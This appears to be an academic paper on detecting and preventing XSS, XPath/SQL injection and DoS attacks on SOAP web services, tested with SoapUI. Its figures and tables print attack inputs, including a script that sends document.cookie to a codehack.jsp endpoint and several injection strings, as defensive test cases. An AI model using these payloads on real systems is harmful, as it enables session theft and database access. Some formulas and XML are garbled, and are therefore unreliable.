Investigation On Detection And Prevention Mechanism Of Application Layer Attacks In Web Service Environment

Thirumaran.M [1], Padmanaban.R[2], A. Moshika.A[3]
[1] Department of Computer Science and Engineering
Pondicherry Engineering College
Puducherry-605014, India

[2] Department of Computer Science and Engineering
Pondicherry Engineering College
Puducherry-605014, India

[3] Department of Computer Science and Engineering
Pondicherry Engineering College
Puducherry-605014, India

Abstract : Security becomes more important in the broad adoption of web service. Web service is been used by Enterprises and organization for its ease of access. They leads to security challenges as number of use of web service over internet is increased. Web Services are not more resistant to security attacks than other open network system. Additionally to new kinds of attacks targeting Web Services. As a result, special importance has been given to the development of high level security standards because the occurrence of attack in web service are high. This paper explore the popular vulnerability present in web service attacks such as Cross Site Scripting attack (XSS Attack), DOS attack and SQL injection which can be detected through SOAPUI tool. Various patterns of attacks are been identified using SOAPUI and prevention mechanism is been provided for web service according to the attacks respectively.

Keywords: **Cross Site Scripting Attack (XXS Attack), DOS Attack, SQL injection.**

I. INTRODUCTION

Web services are built on internet to be published, located, and invoked across the web. The Enterprises and Businesses started to utilize Web services to perform complex transactions with minimal programming effort. Web service provide SOAP protocol where it is an XML-based messaging protocol for exchanging information among computers. REST is the newcomer to the block it seeks to fix the problems in SOAP protocol. In Web Service Security is considered as a critical problem as service evolution goes exponential and competition among the service providers and service consumers are high.

Web service are often wrapped around back end systems theft have traditionally been protected by multiple layer. Security is often handled by these layers. Which one removed, leave the module exposed to the web and vulnerable to various attacks on the application layers. In web service with SOAP and provide a truly simple method of accessing Web service. While enterprises are competing to enjoy the great benefits of Web services, they are also started realizing the vulnerability of these services due to the attacks like DDoS attack, SQL attacks happens through vulnerability present in client side (Service Consumer), web service application logic,Web service on web server, web service components and so on. Attacks happens mainly in between http to SOAP handshake and http to https handshake Major scope for attack detection is required between HTTP to SOAP and HTTP to HTTPS. Attacks commonly happens through vulnerability present in the system. Now a days many attacks are been targeting web service like Distributed Denial of Service (DDoS) attack, Cross Site Scripting (XSS) Attack and SQL injection are been mainly concentrated in this paper. A Distributed Denial of Service attack is a try by a group of persons to cripple an online service.

DDoS attack is a critical threat to Web Service particularly to those business web service there are a multitude of denial of service attacks that have been used. Broadly speaking the attacks can be of three forms. a) Attacks exploiting some vulnerability or implementation bug in the software implementation of a service to bring that down. b) Attacks that use up all the available resources at the target machine. c) Attacks that consume all the bandwidth available to the victim machine [1]. XSS vulnerability is among the top web application vulnerabilities according to recent surveys this vulnerability occurs when a web application uses inputs received from users in web pages without properly checking them. This allows an attacker to inject malicious scripts in web pages via such inputs such that the scripts perform malicious actions when a client visits the exploited web pages. Such an attack may cause serious security violations such as account hijacking and cookie theft etc. SQL injection is code injection technique used to attack the data driven application where in application software the security vulnerability is been exploited by SQL injection. Xpath injection is same like SQL injection where it exploit application that construct Xpath queries from user supplied input to query or navigated XML document.

II. Related Work

From the related works found that today is an era of internet. More number of developer and consumers of web service is increased. As there are security concerns in web services there is a need to use security Standards for prevention of any kind of attacks. There are many approaches being implemented for Web services security they are Username/Password Approach, Kerberos security, Digital signature, Encryption and so on. Now a days many attacks are been targeting web service like Distributed Denial of Service (DDoS) attack, Cross Site Scripting (XSS) Attack and SQL injection are been mainly concentrated in this paper. Widely used technology is web service today one of the most advanced attack is DDoS attack. To overcome DDoS attack Real-time Frequency Vector (RFV) [1] is proposed which real-timely characterizes the traffic as a set of models. In this paper [2] a single user connection attempts is been restricted. So this might be difficult for hacker to hack information and also they monitor the size of the input provide so that consume of too much of resource source is been restricted XSS vulnerability is among the top web application vulnerabilities according to recent surveys, author presents an approach for removing XSS vulnerabilities in web application Based on static analysis and pattern matching techniques [3], potential XSS vulnerability in the program source code is been identified using this method and prevent input value from script injection. In paper [9] propose an intrusion detection system which analyzes web requests provides the malicious behavior and sophisticated query analysis. In paper[7] vulnerability scanner SoapUI is used for testing the XSS attack which is most recognized tools for penetration testing and WSinject tool is also been used which is new fault injection tool. SQL injection is a class of input validation based vulnerabilities. ASCII based String Matching technique [4] is used to detect and prevent SQLI. To disclose the vulnerability SQL/X-path injection attacks are been applied in this paper [5] they proposed a new automatic approach for detection of SQL and Xpath injection vulnerabilities they used tools for testing security vulnerability. To interpreted into the different database SQL injection attack is been used where to detect various types of SQL injection proposed a method in paper [6] where it checks for all the single quotes, double dash and space provided by the user depending on the number of space, double dash and single quotes attack is been found out. Malicious user inject Xpath code into the form fields and URL query parameters to inject these query into the Xpath query evaluation engine. In paper [8] propose an approach to detect Xpath injection attack in XML database at runtime. The input are been validated through schema.

III. Proposed Work

In considering upon attacks in web service. Enterprises are competing to enjoy the great benefits of it, as the use of web service is became higher they are started realizing the vulnerability of these services due to the attacks like DDoS, SQL injection and XSS attack, so on. Thus proposed system is introduced to detect attacks in web service and provide prevention mechanism for those attacks happens in web service.

3.1 DDoS Attack

Denial of Service (DoS) attacks are one of the biggest concerns for security professionals. A denial-of-service (DoS) attack is an attempt to make a computer resource unavailable to its authorized users. Attacker's uses large number of machines to launch Distributed DoS attacks. Most of the business applications on the Internet are dependent on web services for their transactions. DoS attack detection and malicious traffic filtering techniques have long been important but difficult problems to be addressed in web service. To detect DoS attack three modules are included they are Abnormal Traffic Detection Module, DoS Attack Detection Module and Filter module.




Fig 1. DoS Detection and Prevention Mechanism

In abnormal traffic detection module observe the abrupt changes in the traffic of http 'get' requests. Here we measure the traffic intensity by the total number of packages received in a time interval. Once an anomalous feature is observed, a specific signal of 'attention' is sent to the DoS attack detection module for further analysis

When the attention signal is passed to DoS Attack Detection Module it detect DoS attack using RFV. Here In order to real-timely process the traffic, we create a real-time frequency vector (RFV = ⟨favg1, favg2. . . favgm⟩), wherein m is the number of resources in the website, such as web pages. Each item in RFV denotes the average frequency of one resource being visited. When one resource is been visited number of times above the threshold value then an exception been raised and the request is dropped by filter module. If the request does not cross the threshold value then request is send for further process.

3.2 SQL Injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an command field for execution. They are been mapped as X-path injection, Xml injection, X-query injection in terms of web service.

X-path is a language used to query certain parts of a XML document. It can be compared to the SQL language used to query databases. In some cases the parameters within the SOAP Body are directly used as input for an X-path query. If user input is not validated probably then an attacker can modify the X-path query. In the worst case scenario the attacker is able to read out the entire XML document that is queried.

The below architecture describe the XPath injection detection technique when the required input are provided by the user into web form, they are been placed in the appropriate place of XQuery in the application. At last for processing the data transaction on xml databases XQuery string is generated. \the generated Xquery cause Xpath injection. This attacks are possible when user input are directly passed into the web application. To overcome this issue injection detection technique is been used. At the run time the Xpath expression is been intercepted by query interception. Any type of query can be identified using the run time query hence expression scanner is the technique used to incepting the function without affecting the function. Before execution the run time queries are been intercepted using the expression scanner.

XPath expression analyzer module checks the attribute value for single quote, double dash and space provided by the user through the input fields. When attacker is making SQL injection he should probably use a space, single quotes or double dashes in his input. Depending on the no of space, double dash and single quote the count value of the input field (having default count as1) will get increased by 1 respectively. The fixed count value and the dynamically generated count value of the input parameters are then compared. If both the count values are same, there is no SQLIA and if they vary that means some SQL code has been injected through the input fields. Finally such attempt will be recorded separately and will be blocked to access the database
In XQuery validation the validation process identifies any possible injections in the input values. In case if the validation fails, the execution of the intended operation is stopped and shows injection has occurred. If the validation process is passed, then the operation is allowed to execute and the desired results are obtained. Figure 2 shows the architecture of the Xpath injection detection technique.



Web service client
/Shopping/Feedback
Wsdl:SXPath
<xml version:"1.0"encoding="UTF-8"><s.envelope
XML:s=http://onlineshopping.in/soap/envelope/"><s.header><s.body>
<comment>hi<script language="javascript">
XPath
XML Parser
XPath Expression Scanner
XPath Expression Analyze
XPath Expression Validation
Web Service Provider
XML Data


Fig 2. XPath Injection detection and prevention mechanism

3.3 XSS Injection

Cross-site scripting is a type of computer security vulnerability basically found in web applications. XSS enables attackers to inject client-side script into web pages viewed by other users. XSS attack is mapped as Xml signature key retrieval XSA in terms of web service.

XML Signature in a SOAP message a public key is always needed by the receiving party in order to verify the signature. In many cases the receiving party already owns the public key of the sender. In some scenarios the public key has to be retrieved first in order to verify the signature. Key retrieval is done is described in the SOAP security Header within the <Key Info> element. Different methods for key retrieval are possible. One method is the use of URIs to reference to a key. Internal references usually pose no problem. However, external reference can be problematic, especially when data referenced to is given back the attacker initiating the request.

To overcome XML Signature in a SOAP message XSS Filer is used. XSS filter is to identify the malicious input from the user by using the pattern matching technique which will remove dangerous keywords like infamous tags, JavaScript commands, CSS and other ambiguous HTML tags. Where the input data are been checked with the two list which is black list and white list, where black list contain the malicious scripting and white list contain trusted data set. When input data found in black list they been detected blocked by XSS filter. Here XML parser is used to read the XML file/string and get its content according to the structure**.** Input from the user is send to XML parser its gets the content and forward it into XSS filter.



```
<xml version=”1.0” encoding=”UTF-8”?>
<s.envelope
XML:s=http://onlineshopping.in/soap/envelope/”>
<s.header><s.body><comment>hi
<scriptlanguage=”javascript”>

objImage=new Image();

objImage.src=http://localhost9080/E-
commerce/codehack.jsp?cookie=+document.cookie:
</script></s.body></s.header>
```

Fig 3. XSS Vulnerability detection and prevention mechanism

IV. Evaluation Metrics

Evaluation metrics are mainly involved to calculate the effectiveness of the attacks in web service

4.1 Accuracy

Accuracy is the statistical measure of how well a security testing methodology detects the vulnerabilities correctly and excludes certain non-vulnerabilities. It can be calculated by knowing the false positive rate and the false negative rate. In general, positive means detected and negative means rejected or not detected. Therefore true positive is correctly detected, true negative is correctly not detected, false positive is wrongly detected and false negative is wrongly not detected

Accuracy (ACC) $= \sum \{(T.P)+(T.N)P+N\}$
False positive rate (F.P.R) $= \sum \{F.P/(F.P+T.N)\}$
False negative rate (F.N.R) $= \sum \{F.N/(F.N+T.N)\}$

Investigation is done on detection and prevention mechanism of application layer attacks in web service environment, the accuracy metrics evaluate the effectiveness of detection mechanism used in the web service environment

V. Result

We evaluated the proposed work by developing number of web service in online shopping system. Prevention technique is been implemented in the web service and the effectiveness of those technique in web service is been evaluated using the SOAPUI tool. In the below table 1 provides the information about SOAP request and SOAP response for web services developed more than 50 web services are been created and tested . In that few web service result are been displayed. Table 2 shows the security validation of the proposed system for 10 web service table provide information about the security action performed in the web service.

Table 1. Request and Response of Web Services

S no	WS attacks	Service name	SOAP request	SOAP response
1	XPath injection	Login service	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Header/> <S:Body> <ns2:Login_Operation xmlns:ns2="http://ws.com/"> **<uname>nandhini</uname>** **<upass>bar' OR ''='</upass>** </ns2:Login_Operation> </S:Body> </S:Envelope>	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Body> <ns2:Login_OperationResponse xmlns:ns2="http://ws.com/"> **<return> malicious Characters detected </return>** </ns2:Login_OperationResponse> </S:Body> </S:Envelope>
2	XXS attack	Feedback service	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Header/> <S:Body> <ns2:feedbackoperation xmlns:ns2="http://com.feebback/"> **<feedback>service is good <script language="JavaScript"> objImage = new Image(); objImage.src="http://localhost:8080/E-Commerse/codehack.jsp?cookie="+document.cookie; </script></feedback>** </ns2:feedbackoperation>	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Body> <ns2:feedback_OperationResponse xmlns:ns2="http://ws.com/"> **<return> malicious Characters detected in feedback </return>** </ns2:feedback_OperationResponse> </S:Body> </S:Envelope>

			</S:Body> </S:Envelope>	
3	DOS	Zipcode service	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Header/> <S:Body> <ns2:Zipcode_Operation xmlns:ns2="http://ws.com/"> **<CityName>xxxxxxxxxxxx……xxxx</CityName>** **<CountryName>xxxx………xxxxx</CountryName>** </ns2:Login_Operation> </S:Body> </S:Envelope>	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Body> <ns2:Zipcode_OperationResponse xmlns:ns2="http://ws.com/"> **<return> Process terminated </return>** </ns2:Zipcode_OperationResponse> </S:Body> </S:Envelope>
4	XPath injection	Search service	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Header/> <S:Body> <ns2:Search_Operation xmlns:ns2="http://ws.com/"> **<uname>'The Dancing Owl' OR 1 </uname>** </ns2:Login_Operation> </S:Body> </S:Envelope>	<?xml version="1.0" encoding="UTF-8"?> <S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"> <S:Body> <ns2:Login_OperationResponse xmlns:ns2="http://ws.com/"> **<return> malicious Characters detected </return>** </ns2:Login_OperationResponse> </S:Body> </S:Envelope>


Table 2. Security Validation for the Proposed System

Sno	WS attack	Service name	Input value	Security action
1	XPath injection	Login service	bar' OR "='	Malicious character detected
2	XXS Attack	Feedback service	<script language="JavaScript"> objImage = new Image(); objImage.src="http://localhost:8080/E-	Malicious character is detected

			Commerse/codehack.jsp?cookie="+document.cookie;</script>	
3	DoS Attack	Zipcode service	Attribute name to be continued until it reaches a size of a few hundred MB	Process terminated
4	XPath injection	Search Service	'The Dancing Owl' OR 1	Malicious character detected
5	DOS Attack	Weather forecasts	Attribute name to be continued until it reaches a size of a few hundred MB	Malicious character detected
6	XXS Attack	Shipping address entry service	<script language="JavaScript"> objImage = new Image(); objImage.src="http://localhost:8080/E-Commerse/codehack.jsp?cookie="+document.cookie;</script>	Malicious character detected
7	XXS Attack	Feedback service	<IMG SRC=j&#X41vascript:alert('test2')>	Malicious character detected
8	XPath injection	Login service	‘o/**/r1/0--	Malicious character detected
9	XXS Attack	Search Service	<script>alert(‘XSS’);</script>	Malicious character detected
10	XPath injection	Login service	1 and 1=2--	Malicious character detected


The above table2 provides the information about the security validation done in the proposed system using number of web service. In that sample of 10 web service is been listed in the table it provides the input which is passed into the web service and the result of security action carried out on the web service is reported in that table, these services are been tested using SOAPUI tool. SOAPUI checks the web service vulnerability and gives the result whether web service is vulnerable to attack or not.

Below figures shows about the testing done in the SOAPUI where SOAP UI tool is used by setting assertion by setting the valid HTTP codes and invalid ones as shown in the fig4.



```
SecurityTest started at 2016-05-16 22:43:12.625
Step 1 [operation] No Alerts: took 959 ms
  SecurityScan 1 [XPath Injection] No Alerts, took = 485
    [XPath Injection] Request 1 - OK - [upass= or name(//users/LoginID[1]) = 'LoginID' or 'a'='b']: took 18 ms
    [XPath Injection] Request 2 - OK - [upass=' or '1'='1']: took 23 ms
    [XPath Injection] Request 3 - OK - [upass=1/0]: took 25 ms
    [XPath Injection] Request 4 - OK - [upass='%20o/**/r%201/0%20--]: took 24 ms
    [XPath Injection] Request 5 - OK - [upass=' o/**/r 1/0 --]: took 17 ms
    [XPath Injection] Request 6 - OK - [upass=;]: took 23 ms
    [XPath Injection] Request 7 - OK - [upass='%20and%201=2%20--]: took 24 ms
    [XPath Injection] Request 8 - OK - [upass=' and 1=2 --]: took 22 ms
    [XPath Injection] Request 9 - OK - [upass=test◆%20UNION%20select%201,%20@@version,%201,%201;◆]: took 26 ms
```


Fig 4. Testing XPath injection in web service using SOAPUI



```
SecurityScan 1 [XPath Injection] No Alerts, took = 1369
 [XPath Injection] Request 1 - OK - [upass= or name(//users/LoginID[1]) = 'LoginID' or 'a'='b']: took 106 ms
 [XPath Injection] Request 2 - OK - [upass=' or '1'='1]: took 30 ms
 [XPath Injection] Request 3 - OK - [upass=1/0]: took 96 ms
```

